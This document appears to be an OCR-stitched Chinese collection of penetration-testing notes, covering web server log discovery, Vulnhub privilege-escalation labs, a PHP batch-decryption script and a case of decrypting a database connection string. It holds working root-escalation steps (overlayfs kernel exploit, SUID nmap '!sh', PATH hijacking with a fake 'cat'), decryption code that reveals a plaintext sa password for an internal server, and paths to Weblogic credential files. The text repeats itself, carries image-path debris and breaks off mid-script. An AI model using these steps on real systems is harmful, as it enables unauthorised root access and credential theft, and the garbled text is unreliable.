Server version: Apache/2.2.15 (Unix)
Server built:   Mar 22 2016 19:03:53
Server's Module Magic Number: 20051115:25
Server loaded:  APR 1.3.9, APR-Util 1.3.9
Compiled using: APR 1.3.9, APR-Util 1.3.9
Architecture:   64-bit
Server MPM:     Prefork
  threaded:     no
    forked:     yes (variable process count)
Server compiled with....
 -D APACHE_MPM_DIR="server/mpm/prefork"
 -D APR_HAS_SENDFILE
 -D APR_HAS_MMAP
 -D APR_HAVE_IPV6 (IPv4-mapped addresses enabled)
 -D APR_USE_SYSVSEM_SERIALIZE
 -D APR_USE_PTHREAD_SERIALIZE
 -D SINGLE_LISTEN_UNSERIALIZED_ACCEPT
 -D APR_HAS_OTHER_CHILD
 -D AP_HAVE_RELIABLE_PIPED_LOGS
 -D DYNAMIC_MODULE_LIMIT=128
 -D HTTPD_ROOT="/etc/httpd"
 -D SUEXEC_BIN="/usr/sbin/suexec"
 -D DEFAULT_PIDLOG="run/httpd.pid"
 -D DEFAULT_SCOREBOARD="logs/apache_runtime_status"
 -D DEFAULT_LOCKFILE="logs/accept.lock"
 -D DEFAULT_ERRORLOG="logs/error_log"
 -D AP_TYPES_CONFIG_FILE="conf/mime.types"
 -D SERVER_CONFIG_FILE="conf/httpd.conf"
```

将HTTPD_ROOT和SERVER_CONFIG_FILE组合起来，即/etc/httpd/conf/httpd.conf

access.log

0x01 nginx

1、通过查看进程目录下面的fd目录ls -la /proc/pid/fd

```
[root@viarus ~]# ps -ef | grep nginx
root      7175  7045  0 10:30 pts/0    00:00:00 grep nginx
root      8938     1  0 Mar25 ?        00:00:00 nginx: master pr
ocess nginx
nginx     8939  8938  0 Mar25 ?        00:00:00 nginx: worker pr
ocess
[root@viarus ~]# ll /proc/8939/fd
total 0
lrwx------ 1 nginx nginx 64 May  4 10:25 0 -> /dev/null
lrwx------ 1 nginx nginx 64 May  4 10:25 1 -> /dev/null
l-wx------ 1 nginx nginx 64 May  4 10:25 2 -> /var/log/nginx/err
or.log
l-wx------ 1 nginx nginx 64 May  4 10:25 3 -> /var/log/nginx/acc
ess.log
```

结果：/var/log/nginx/access.log

2、使用nginx -V

```
[root@viarus ~]# nginx -V
nginx version: nginx/1.0.15
built by gcc 4.4.7 20120313 (Red Hat 4.4.7-11) (C
TLS SNI support enabled
configure arguments: --prefix=/usr/share/nginx --
r.log --http-log-path=/var/log/nginx/access.log -
/tmp/proxy --http-fastcgi-temp-path=/var/lib/ngin
```

0x02 apache

1、通过查看进程目录下面的fd目录ls -la /proc/pid/fd

```
[root@viarus ~]# ps -ef | grep httpd
root      7094     1  0 09:59 ?        00:00:00 /usr/sbin/httpd
apache    7096  7094  0 09:59 ?        00:00:00 /usr/sbin/httpd
apache    7097  7094  0 09:59 ?        00:00:00 /usr/sbin/httpd
apache    7098  7094  0 09:59 ?        00:00:00 /usr/sbin/httpd
apache    7099  7094  0 09:59 ?        00:00:00 /usr/sbin/httpd
apache    7100  7094  0 09:59 ?        00:00:00 /usr/sbin/httpd
apache    7101  7094  0 09:59 ?        00:00:00 /usr/sbin/httpd
apache    7102  7094  0 09:59 ?        00:00:00 /usr/sbin/httpd
apache    7103  7094  0 09:59 ?        00:00:00 /usr/sbin/httpd
root      7179  7045  0 10:35 pts/0    00:00:00 grep httpd
[root@viarus ~]# ll /proc/7096/fd
total 0
lr-x------ 1 root root 64 May  4 10:35 0 -> /dev/null
l-wx------ 1 root root 64 May  4 10:35 1 -> /dev/null
l-wx------ 1 root root 64 May  4 10:35 2 -> /var/log/httpd/error_
log
lrwx------ 1 root root 64 May  4 10:35 3 -> socket:[1313779]
lr-x------ 1 root root 64 May  4 10:35 4 -> pipe:[1313798]
l-wx------ 1 root root 64 May  4 10:35 5 -> pipe:[1313798]
l-wx------ 1 root root 64 May  4 10:35 6 -> /var/log/httpd/acces
s_log
```

结果：/var/log/httpd/access_log

介绍:

在渗透测试或者漏洞评估的过程中，提权是非常重要的一步，在这一步，黑客和安全研究人员常常通过exploit,bug,错误配置来提升权限。本文的例子都是在虚拟机里测试的，不同的虚拟机可以从Vulnhub下载。

实验一：利用Linux内核漏洞提权

VulnOS version 2是VulHub上的一个Linux提权练习，当打开虚拟机后，可以看到

```
webmin@VulnOSv2:~$ whoami
webmin
webmin@VulnOSv2:~$ pwd
/home/webmin
webmin@VulnOSv2:~$ ls
post  post.tar.gz
webmin@VulnOSv2:~$
```

安全客 (bobao.360.cn)

```
获取到低权限SHELL后我们通常做下面几件事

1.检测操作系统的发行版本

2.查看内核版本

3.检测当前用户权限

4.列举Suid文件

5.查看已经安装的包，程序，运行的服务，过期版本的有可能有漏洞
```

```
$ lsb_release -a
```

查看系统的发行版本

```
webmin@VulnOSv2:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.4 LTS
Release:        14.04
Codename:       trusty
webmin@VulnOSv2:~$
```

```
$ uname -a
```

查看内核版本

```
webmin@VulnOSv2:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.4 LTS
Release:        14.04
Codename:       trusty
webmin@VulnOSv2:~$
webmin@VulnOSv2:~$
webmin@VulnOSv2:~$ uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 i686 i686 GNU/Linux
webmin@VulnOSv2:~$
```

每次在提权的时候，我们都会一次又一次的测试，我们将搜索所有可能的提权技术，并依次应用，直到成功。我们将测试不同的内核exploit,也会暴力破解账号。这个例子我们知道操作系统采用的是Ubuntu 14.04.4 LTS，内核版本是3.13.0-24-generic，首先我们尝试利用overlayfs,这个exploit会工作在Ubuntu 12.04/14.04/14.10/15.04的linux内核3.19之前和3.13.0之后，我们测试一下。

我们首先移动到/tmp目录，然后新建一个文件，粘贴exploit代码进去

依次运行：

```
$ cd /tmp
$ touch exploit.c
$ vim exploit.c
```

vim保存推出后，我们编译代码

```
$ gcc exploit.c -o exploit
```

现在执行，如果提示没有权限，还需chomd 777 ./exploit

```
$ ./exploit
```

```
webmin@VulnOSv2:~$ cd /tmp
webmin@VulnOSv2:/tmp$ touch exploit.c
webmin@VulnOSv2:/tmp$ vim exploit.c
webmin@VulnOSv2:/tmp$ gcc exploit.c -o exploit
webmin@VulnOSv2:/tmp$ ls -tr
exploit.c  exploit
webmin@VulnOSv2:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# python -c 'import pty; pty.spawn("/bin/bash")'
root@VulnOSv2:/tmp#
```

安全客 (bobao.360.cn)

通过截图可以看到我们已经获取到了root权限，接下来获取交互式的shell

```
$ python -c ‘import pty; pty.spawn(“/bin/bash”)’
```

如果提权失败了，我个人建议你测试几个其他的exploit,新的内核版本也可以试试
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) – ‘overlayfs’ Local Root Shell

https://www.exploit-db.com/exploits/37292/

Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) – ‘overlayfs’ Local Root Exploit

https://www.exploit-db.com/exploits/39166/

Linux Kernel 4.3.3 – ‘overlayfs’ Local Privilege Escalation

https://www.exploit-db.com/exploits/39230/

最后核心提示：内核exploit提权有风险，有可能会崩溃系统。

实验2：利用低权限用户目录下可被Root权限用户调用的脚本提权

Mr.Robot是另一个boot到root的挑战虚拟机，我拿这个例子来告诉你为什么suid程序在提权的过程中是重要的，如果你以前对suid没有了解，可以参考https://en.wikipedia.org/wiki/Setuid 我们首先查看下当前用户

```
daemon@linux:/$ whoami; pwd;
whoami; pwd;
daemon
/
daemon@linux:/$
```

安全客 (bobao.360.cn)

通过截图可以得知，当前用户为"daemon"，我们接下来提权"daemon"到"root"

这台Ubuntu 14.04运行linux内核3.13.0-55-generic，我尝试已有的exploit都失败了。

```
daemon@linux:/tmp$ gcc exploit_kernel.c
gcc exploit_kernel.c
daemon@linux:/tmp$ ./a.out
./a.out
mount failed..
couldn't create suid :(
daemon@linux:/tmp$
```

安全客 (bobao.360.cn)

这次我们通过寻找系统里可以用的SUID文件来提权。运行：

```
$ find / -perm -u=s -type f 2>/dev/null
```

得到如下列表：

```
daemon@linux:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
daemon@linux:/tmp$
```

安全客 (bobao.360.cn)

通过截图，我们发现nmap居然有SUID标志位，来看看nmap版本

```
daemon@linux:/$ /usr/local/bin/nmap --version
/usr/local/bin/nmap --version

nmap version 3.81 ( http://www.insecure.org/nmap/ )
daemon@linux:/$
```

安全客 (bobao.360.cn)

一个非常老的nmap版本，但是这个版本的nmap如何帮我们提权呢？

nmap支持“interactive.”选项，用户能够通过该选项执行shell命令，通常，安全人员会使用该命令来避免他们使用nmap命令被记录在history文件中

```
daemon@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> h
h
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! <command>   -- runs shell command given in the foreground
x             -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h          -- Obtain help with Nmap syntax
h             -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24

nmap>
```


因为nmap有SUID位，所以通过“!sh”我们会获取到一个root权限的shell

```
nmap> !sh
!sh
# whoami
whoami
root
#
```


在你的渗透过程，如果发现Nmap 3.48 有SUID位，可以按照本文的例子做下测试。

实验**3**：利用环境变量劫持高权限程序提权

PwnLad是笔者最喜欢的挑战，一个攻击者有几个账号，但是都不是root权限。

我们当前登录的是"Kane"账号，当前没有有效的内核exploit，也没有其他可以利用的suid文件

```
kane@pwnlab:~$ whoami ; pwd
whoami ; pwd
kane
/home/kane
kane@pwnlab:~$
```


只有在Kane的home目录下有一个“msgmike.”文件

```
kane@pwnlab:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/sbin/mount.nfs
/home/kane/msgmike
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/at
/usr/bin/passwd
/usr/bin/procmail
/usr/bin/chsh
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/pt_chown
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
kane@pwnlab:~$
```


使用file命令查看下这个文件

```
kane@pwnlab:~$ ls
ls
msgmike
kane@pwnlab:~$ file msgmike
file msgmike
msgmike: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=d7e0b21f33b2134bd17467c3bb9be37deb88b365, not stripped
kane@pwnlab:~$

kane@pwnlab:~$
```


从截图可以看到，这是一个ELF 32位 LSB执行文件，但是当我们执行文件的时候，报错了

```
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$
```


通过报错信息我们可以看到msgmike调用cat命令读取/home/mike/msg.txt文件。

针对这种情况，我们可以通过设置bash的$path环境变量来利用，通常的$PATH包含

```
kane@pwnlab:~$ echo $PATH
echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
kane@pwnlab:~$
```


然而当我们调用cat命令的时候，cat会从以上目录来寻找，如果我们添加.到$PATH环境变量，则会先从当前目录来寻找cat指令

新建cat,添加执行权限

```
kane@pwnlab:~$ touch cat
touch cat
kane@pwnlab:~$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
kane@pwnlab:~$
```


这样当我们再次运行./msgmike命令的时候，就会触发当前目录下的cat(/bin/sh)，从而提权。完整的exploit如下

新建cat,添加执行权限

```
kane@pwnlab:~$ touch cat
touch cat
kane@pwnlab:~$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
kane@pwnlab:~$
```


这样当我们再次运行./msgmike命令的时候，就会触发当前目录下的cat(/bin/sh)，从而提权。完整的exploit如下

```
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$ ls
ls
cat  msgmike
kane@pwnlab:~$ export PATH="."
export PATH="."
kane@pwnlab:~$ msgmike
msgmike
$ export PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
export PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
$ whoami; ls
whoami; ls
mike
cat  msgmike
$
```

解密

现在很多的php代码都进行了各种各样的加密造成我审计的时候很尴尬,花钱去解密？貌似有点不值得(关键尼玛穷呀)。于是琢磨了一下,发现了一个还不错的解密站点，写一个批量解密感觉棒棒哒

```
#!/usr/bin/env python
#-*- coding:utf-8 –*-

import urllib2
import urllib
from sys import *
import os.path
import hashlib
import time
import json
Const_Image_Format = [".php"]
class FileFilt:
    fileList = [""]
    counter = 0
    def __init__(self):
        pass
    def FindFile(self,dirr,filtrate = 1):
        global Const_Image_Format
        for s in os.listdir(dirr):
            newDir = os.path.join(dirr,s)
            if os.path.isfile(newDir):
                if filtrate:
                        if newDir and(os.path.splitext(newDir)[1
] in Const_Image_Format):
                            self.fileList.append(newDir)
                            self.counter+=1
                else:
                        self.fileList.append(newDir)
                        self.counter+=1

def upload(spath):
        dirr,filename=os.path.split(spath)
```

```
        m = hashlib.md5()
        m.update(filename)
        token = m.hexdigest()
        boundary = 'gL6GI3GI3GI3KM7Ij5GI3ae0Ij5KM7'
        data = []
        data.append('------------%s' % boundary)
        data.append('Content-Disposition: form-data; name="%s"\r
\n' % 'Filename')
        data.append('%s'%(filename))
        data.append('------------%s' % boundary)

        data.append('Content-Disposition: form-data; name="%s"\r
\n' % 'token')
        data.append('%s'%(token))
        data.append('------------%s' % boundary)

        data.append('Content-Disposition: form-data; name="%s"\r
\n'% 'timestamp')
        data.append('%d'%(time.time()));
        data.append('------------%s' % boundary)
        fr=open(spath,'rb')
        data.append('Content-Disposition: form-data; name="Filed
ata"; filename="%s"' %(filename) )
        data.append('Content-Type: %s\r\n' % 'application/octet-
stream')
        data.append(fr.read())
        fr.close()
        data.append('------------%s\r\n' % boundary)
        data.append('Content-Disposition: form-data; name="%s"\r
\n'% 'Upload')
        data.append('Submit Query');
        data.append('------------%s--\r\n' % boundary)
        http_url='http://dezend.qiling.org/decode/upload.html?aj
ax=1'
        http_body='\r\n'.join(data)
        #buld http request
        req=urllib2.Request(http_url, data=http_body)
        #header
        req.add_header('Content-Type', 'multipart/form-data; bou
ndary=----------%s' % boundary)
```

```
        req.add_header('User-Agent','Mozilla/5.0')
        #req.add_header('Referer','http://junxinsheng.com/upfile
form.asp')
        #post data to server
        resp = urllib2.urlopen(req, timeout=5)
        #get response
        qrcont=resp.read()
        download(json.loads(qrcont)['result']['file'],dirr,filen
ame)
def download(Files,Dir,filename):
        url = 'http://dezend.qiling.org/decode/download.html?fil
e=%s' % (Files)
        request= urllib2.Request(url)
        request.add_header('User-Agent','Mozilla/5.0 (Windows; U
; Windows NT 6.1; en-US; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.
6')
        opener = urllib2.build_opener()
        f=opener.open(request)
        data=f.read()
        with open(Dir+'/de.'+filename, "w+") as code:
                code.write(data)
def main():
        dirr=argv[1]
        File = FileFilt()
        File.FindFile(dirr = dirr)
        for filename in File.fileList:
                if filename:
                        upload(filename)
                        pass
if __name__ == '__main__':
        main()
```

http://www.wooyun.org/bugs/wooyun-2010-0161432

```
这台服务器的数据库连接字符串加了密
<add key="conmdecrypt" value="1O1/1Vq/h/2VTErYbMgFMngt9nZIhyMMpv
iYtT9StTawjkpKnv9fDGqf30pMxEk6H4Vu0Vj+GTY=" />
我于是下载了他们的WebService_yygh.dll，然后反编译了一下，找到这个
 ![poc](1.png)

跟踪getini(),发现这个：
 ![poc](2.png)
再跟踪md5Decrypt这个函数发现这个：

然后我在
E:\kingstar\ConnConfig\ConnConfig.ini
发现了这个：
1O1/1Vq/h/0WlMwfuwM+jHw/Fh5rhQQoEr5tZ+tk1OTX7q171c6N6XA0ptSPMUyQ
3ywr2i4EJag=
然后我自己写了一个解密的程序：
```

```
using System;

using System.Security.Cryptography;

using System.Text;

using System.IO;

public class Test
{

    public static void Main()
    {

        string text = null;

        byte[] buffer = Encoding.Default.GetBytes("winning");

        byte[] array = Convert.FromBase64String("1O1/1Vq/h/0WlMw
fuwM+jHw/Fh5rhQQoEr5tZ+tk1OTX7q171c6N6XA0ptSPMUyQ3ywr2i4EJag=");
```

```
        MD5CryptoServiceProvider mD5CryptoServiceProvider = new
MD5CryptoServiceProvider();

        byte[] key = mD5CryptoServiceProvider.ComputeHash(buffer
);

        TripleDESCryptoServiceProvider tripleDESCryptoServicePro
vider = new TripleDESCryptoServiceProvider();

        tripleDESCryptoServiceProvider.Key = key;

        tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;

        text = Encoding.ASCII.GetString(tripleDESCryptoServicePr
ovider.CreateDecryptor().TransformFinalBlock(array, 0, array.Len
gth));

        Console.WriteLine(text);



    }


}
```

FromBase64String


http://www.wooyun.org/bugs/wooyun-2010-0161432

这台服务器的数据库连接字符串加了密


我于是下载了他们的WebService_yygh.dll，然后反编译了一下，找到这个



跟踪getini(),发现这个：



再跟踪md5Decrypt这个函数发现这个：



然后我在 E:\kingstar\ConnConfig\ConnConfig.ini 发现了这个：1O1/1Vq/h/0WIMwfuwM+jHw/Fh5rhQQoEr5tZ+tk1OTX7q171c6N6XA0ptSPMUyQ3ywr2i4EJag= 然后我自己写了一个解密的程序：

```
using System;

using System.Security.Cryptography;

using System.Text;
```

```
using System.IO;

public class Test
{

    public static void Main()
    {

        string text = null;

        byte[] buffer = Encoding.Default.GetBytes("winning");

        byte[] array = Convert.FromBase64String("1O1/1Vq/h/0WlMw
fuwM+jHw/Fh5rhQQoEr5tZ+tk1OTX7q171c6N6XA0ptSPMUyQ3ywr2i4EJag=");

        MD5CryptoServiceProvider mD5CryptoServiceProvider = new
MD5CryptoServiceProvider();

        byte[] key = mD5CryptoServiceProvider.ComputeHash(buffer
);

        TripleDESCryptoServiceProvider tripleDESCryptoServicePro
vider = new TripleDESCryptoServiceProvider();

        tripleDESCryptoServiceProvider.Key = key;

        tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;

        text = Encoding.ASCII.GetString(tripleDESCryptoServicePr
ovider.CreateDecryptor().TransformFinalBlock(array, 0, array.Len
gth));

        Console.WriteLine(text);



    }

}
```

```
C:\Users\Administrator\Documents\Visual Studio 2012\Projects\ConsoleApplication1
\ConsoleApplication1\bin\Debug>ConsoleApplication1.exe
server=192.168.1.253;database=THIS4;uid=sa;pwd=5651011;
```

解密JBoss和Weblogic数据源连接字符串和控制台密码

http://drops.wooyun.org/tips/349 http://zone.wooyun.org/content/22885 http://bobao.360.cn/learning/detail/337.html 密钥路径：/home/web/jsp/bea/user_projects/domains/DOMAIN_NAME/security/SerializedSystemIni.dat 密码文件路径：/home/web/jsp/bea/user_projects/domains/DOMAIN_NAME/servers/APP_NAME/security/boot.properties

自动检测解密脚本

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

import urllib2
import urllib
from sys import *
import os.path
import hashlib
import time
import json
Const_Image_Format = [".php"]
class FileFilt:
    fileList = [""]
    counter = 0
    def __init__(self):
        pass
    def FindFile(self,dirr,filtrate = 1):
        global Const_Image_Format
        for s in os.listdir(dirr):
            newDir = os.path.join(dirr,s)
            if os.path.isfile(newDir):
                if filtrate:
                        if newDir and(os.path.splitext(newDir)[1
] in Const_Image_Format):
                            self.fileList.append(newDir)
                            self.counter+=1
                else:
                    self.fileList.append(newDir)
                    self.counter+=1

def upload(spath):
        dirr,filename=os.path.split(spath)
        m = hashlib.md5()
        m.update(filename)
        token = m.hexdigest()
        boundary = 'gL6GI3GI3GI3KM7Ij5GI3ae0Ij5KM7'
```

```
        data = []
        data.append('------------%s' % boundary)
        data.append('Content-Disposition: form-data; name="%s"\r
\n' % 'Filename')
        data.append('%s'%(filename))
        data.append('------------%s' % boundary)


        data.append('Content-Disposition: form-data; name="%s"\r
\n' % 'token')
        data.append('%s'%(token))
        data.append('------------%s' % boundary)

        data.append('Content-Disposition: form-data; name="%s"\r
\n'% 'timestamp')
        data.append('%d'%(time.time()));
        data.append('------------%s' % boundary)
        fr=open(spath,'rb')
        data.append('Content-Disposition: form-data; name="Filed
ata"; filename="%s"' %(filename) )
        data.append('Content-Type: %s\r\n' % 'application/octet-
stream')
        data.append(fr.read())
        fr.close()
        data.append('------------%s\r\n' % boundary)
        data.append('Content-Disposition: form-data; name="%s"\r
\n'% 'Upload')
        data.append('Submit Query');
        data.append('------------%s--\r\n' % boundary)
        http_url='http://dezend.qiling.org/decode/upload.html?aj
ax=1'
        http_body='\r\n'.join(data)
        #buld http request
        req=urllib2.Request(http_url, data=http_body)
        #header
        req.add_header('Content-Type', 'multipart/form-data; bou
ndary=----------%s' % boundary)
        req.add_header('User-Agent','Mozilla/5.0')
        #req.add_header('Referer','http://junxinsheng.com/upfile
form.asp')
        #post data to server
```

```
        resp = urllib2.urlopen(req, timeout=5)
        #get response
        qrcont=resp.read()
        download(json.loads(qrcont)['result']['file'],dirr,filename)
def download(Files,Dir,filename):
        url = 'http://dezend.qiling.org/decode/download.html?file=%s' % (Files)
        request= urllib2.Request(url)
        request.add_header('User-Agent','Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6')
        opener = urllib2.build_opener()
        f=opener.open(request)
        data=f.read()
